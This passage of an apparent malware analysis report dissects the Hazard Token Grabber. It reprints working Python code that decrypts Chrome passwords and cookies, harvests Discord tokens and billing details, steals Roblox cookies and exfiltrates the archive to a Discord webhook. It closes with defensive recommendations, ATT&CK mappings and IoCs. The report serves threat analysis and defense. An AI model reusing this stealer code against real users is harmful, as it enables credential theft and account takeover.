
The Hazard token grabber then bypasses the BetterDiscord by replacing the string 'api/webhooks' with 'RdimoTheGoat,' as shown below.



```
async def bypassBetterDiscord(self):
    bd = self.roaming+"\\BetterDiscord\\data\\betterdiscord.asar"
    if os.path.exists(bd):
        x = "api/webhooks"
        with open(bd, 'r', encoding="cp437", errors='ignore') as f:
            txt = f.read()
            content = txt.replace(x, 'RdimoTheGoat')
        with open(bd, 'w', newline='', encoding="cp437", errors='ignore') as f:
            f.write(content)
```

Figure 11 – Bypassing BetterDiscord

Using the subprocess module, the malware spawns PowerShell for fetching the Windows activation key and product name by querying registry keys shown in the figure below. The malware then steals this data for exfiltration.




```
def getProductValues(self):
    try:
        wkey = subprocess.check_output(
            r"powershell Get-ItemPropertyValue -Path 'HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion\SoftwareProtectionPlatform' -Name BackupProductKeyDefault", creationf
    except Exception:
        wkey = "N/A (Likely Pirated)"
    try:
        productName = subprocess.check_output(
            r"powershell Get-ItemPropertyValue -Path 'HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion' -Name ProductName", creationflags=0x08000000).decode().rstrip()
    except Exception:
        productName = "N/A"
    return [productName, wkey]
```

Figure 12 – Spawning PowerShell

This malware targets over 20 applications with the express purpose of stealing Discord tokens which include:

Discord, DiscordCanary, Lightcord, DiscordPTB, Opera, OperaGX, Amigo, Torch, Kometa, Orbitum, CentBrowser, 7Star, Sputnik, Vivaldi, ChromeSxS, Chrome, EpicPrivacyBrowser, Microsoft Edge, Uran, Yandex, Brave, Iridium and Mozilla Firefox.


This grabber steals cookies and login credentials from the chrome browser only. The stolen credentials contain Domain, Username, and Password. The stolen data is saved in a text file which will be copied to the random folder created initially.



```
@try_extract
def grabPassword(self):
    master_key = self.get_master_key(
        self.appdata+'\\Google\\Chrome\\User Data\\Local State')
    login_db = self.appdata+'\\Google\\Chrome\\User Data\\default\\Login Data'
    login = self.dir+self.sep+"Loginvault1.db"

    shutil.copy2(login_db, login)
    conn = sqlite3.connect(login)
    cursor = conn.cursor()
    with open(self.dir+"\\Google Passwords.txt", "w", encoding="cp437", errors='ignore') as f:
        cursor.execute(
            "SELECT action_url, username_value, password_value FROM logins")
        for r in cursor.fetchall():
            url = r[0]
            username = r[1]
            encrypted_password = r[2]
            decrypted_password = self.decrypt_val(
                encrypted_password, master_key)
            if url != "":
                f.write(
                    f"Domain: {url}\nUser: {username}\nPass: {decrypted_password}\n\n")
    cursor.close()
    conn.close()
    os.remove(login)

@try_extract
def grabCookies(self):
    master_key = self.get_master_key(
        self.appdata+'\\Google\\Chrome\\User Data\\Local State')
    login_db = self.appdata+'\\Google\\Chrome\\User Data\\default\\Network\\cookies'
    login = self.dir+self.sep+"Loginvault2.db"
```

Figure 13 – Stealing data from Chrome browser

The malware uses the API *hxxps[:]//discord.com/api/v9/users/@me* and appends a Discord authorization token to identify Account information, such as email, mobile, and billing-related details. It also identifies the badge associated with the Discord account and writes all the harvested information into “Discord Info.txt”, as depicted below.




```python
def neatifyTokens(self):
    f = open(self.dir+"\\Discord Info.txt",
             "w", encoding="cp437", errors='ignore')
    for token in self.tokens:
        j = httpx.get(
            self.baseurl, headers=self.getHeaders(token)).json()
        user = j.get('username') + '#' + str(j.get("discriminator"))

        badges = ""
        flags = j['flags']
        flags = j['flags']
        if (flags == 1):
            badges += "Staff, "
        if (flags == 2):
            badges += "Partner, "
        if (flags == 4):
            badges += "Hypesquad Event, "
        if (flags == 8):
            badges += "Green Bughunter, "
        if (flags == 64):
            badges += "Hypesquad Bravery, "
        if (flags == 128):
            badges += "HypeSquad Brillance, "
        if (flags == 256):
            badges += "HypeSquad Balance, "
        if (flags == 512):
            badges += "Early Supporter, "
        if (flags == 16384):
            badges += "Gold BugHunter, "
        if (flags == 131072):
            badges += "Verified Bot Developer, "
        if (badges == ""):
            badges = "None"
```

```python
        email = j.get("email")
        phone = j.get("phone") if j.get(
            "phone") else "No Phone Number attached"
        nitro_data = httpx.get(
            self.baseurl+'/billing/subscriptions', headers=self.getHeaders(token)).json()
        has_nitro = False
        has_nitro = bool(len(nitro_data) > 0)
        billing = bool(len(json.loads(httpx.get(
            self.baseurl+"/billing/payment-sources", headers=self.getHeaders(token)).text)) > 0)
        f.write(f"{' '*17}{user}\n{'-'*50}\nToken: {token}\nHas Billing: {billing}\nNitro: {has_nitro}\nBadges: {badges}\nEmail: {email}\nPhone: {phone}\n\n")
    f.close()
```

Figure 14 – Harvesting data using discord developer's API
The Hazard token grabber reads the following registry key:

SOFTWARE\Roblox\RobloxStudioBrowser\roblox.com -Name .ROBLOSECURITY

to steal the Roblox studio cookie and writes the stolen data to the "Roblox Cookies.txt" file.




```python
def grabRobloxCookie(self):
    def subproc(path):
        try:
            return subprocess.check_output(
                fr"powershell Get-ItemPropertyValue -Path {path}:SOFTWARE\Roblox\RobloxStudioBrowser\roblox.com -Name .ROBLOSECURITY",
                creationflags=0x08000000).decode().rstrip()
        except Exception:
            return None
    reg_cookie = subproc(r'HKLM')
    if not reg_cookie:
        reg_cookie = subproc(r'HKCU')
    if reg_cookie:
        self.robloxcookies.append(reg_cookie)
    if self.robloxcookies:
        with open(self.dir+"\\Roblox Cookies.txt", "w") as f:
            for i in self.robloxcookies:
                f.write(i+'\n')
```

Figure 15 – Stealing Roblox Studio Cookies

Data Exfiltration:

Hazard token grabber sends a request to *hxxps[:]//ipinfo[.]io/json* to identify the victim's IP and Location. It also finds the victim's Google Maps Location. The malware does not write this data to a file but instead sends this as a message on Discord.

Finally, the malware compresses the stolen data and exfiltrates it using webhooks specified by the TA.



```
googlemap = "N/A"
data = httpx.get("https://ipinfo.io/json").json()
ip = data.get('ip')
city = data.get('city')
country = data.get('country')
region = data.get('region')
org = data.get('org')
loc = data.get('loc')
googlemap = "https://www.google.com/maps/search/google+map++" + loc

_zipfile = os.path.join(
    self.appdata, f'Hazard.V2-[{Victim}].zip')
zipped_file = zipfile.ZipFile(_zipfile, "w", zipfile.ZIP_DEFLATED)
abs_src = os.path.abspath(self.dir)
```

```
with open(_zipfile, 'rb') as f:
    if "api/webhooks" in self.webhook:
        httpx.post(self.webhook, json=embed)
        httpx.post(self.webhook, files={'upload_file': f})
    else:
        from pyotp import TOTP
        key = TOTP(self.fetchConf('webhook_protector_key')).now()
        httpx.post(self.webhook, headers={"Authorization": key}, json=embed)
        httpx.post(self.webhook, headers={"Authorization": key}, files={'upload_file': f})
os.remove(_zipfile)
```

```
embed = {
    'avatar_url': 'https://raw.githubusercontent.com/Rdimo/images/master/Hazard-Token-Grabber-V2/Big_hazard.gif',
    'embeds': [
        {
            'author': {
                'name': f'*{Victim}* Just ran Hazard Token Grabber.V2',
                'url': 'https://github.com/Rdimo/Hazard-Token-Grabber-V2',
                'icon_url': 'https://raw.githubusercontent.com/Rdimo/images/master/Hazard-Token-Grabber-V2/Small_hazard.gif'
            },
            'color': 16119101,
            'description': f'[Google Maps Location]({googlemap})',
            'fields': [
                {
                    'name': '\u200b',
                    'value': f'''```fix
                        IP:{ip.replace(" ", "") if ip else "N/A"}
                        Org:{org.replace(" ", "") if org else "N/A"}
```

Figure 16 – Data Exfiltration

Conclusion

In the course of our analysis, we witnessed some samples of Hazard Token Grabber, which were fully undetectable. As the stealer is also available on GitHub, it's possible that other TAs can also utilize its source code to create a variant of this stealer. Hazard stealer has the capability to steal data from multiple applications; however, considering its specific functionality, the primary target appears to be Discord users.

Our Recommendations:

- Avoid downloading applications from unknown sources.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Update your passwords periodically.

- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solution on the employees' systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution

Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Credential Access	T1555 T1539 T1528	Credentials from Password Stores Steal Web Session Cookie Steal Application Access Token
Collection	T1113	Screen Capture
Discovery	T1087 T1518 T1057 T1124 T1007 T1614	Account Discovery Software Discovery Process Discovery System Time Discovery System Service Discovery System Location Discovery
Command and Control	T1071	Application Layer Protocol
Exfiltration	T1041	Exfiltration Over C2 Channel

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
2e434a36c1c3df178e3d19a66e871144 d079bcd90c03088e9c5e77084f8e4c385557db6b 2441f2df1789cfc48a170a7927d73b98d8676a65eb81f3b068e4c76c3b85e77a	**MD5** **SHA1** **SHA256**	**Payload**
7fdc0515d98ff7d113ce68cccf29ae12 3f4966ec6ecc8973702f32e51eb766dda737f2d0 4ac15d15ff16919a08770265c074e8e89b21c9b61ce6348072aa719e80b5ed06	**MD5** **SHA1** **SHA256**	**Payload**
c2ea16d8bfec78e1b2bf4322df0f63bd 083f1d520e8524d778e1c52b4cbdd5986ca6365c 6925d86fdedff2065c33df7806ba231d0d1c8f2d5246f1cad343f37fee54fe29	**MD5** **SHA1** **SHA256**	**Payload**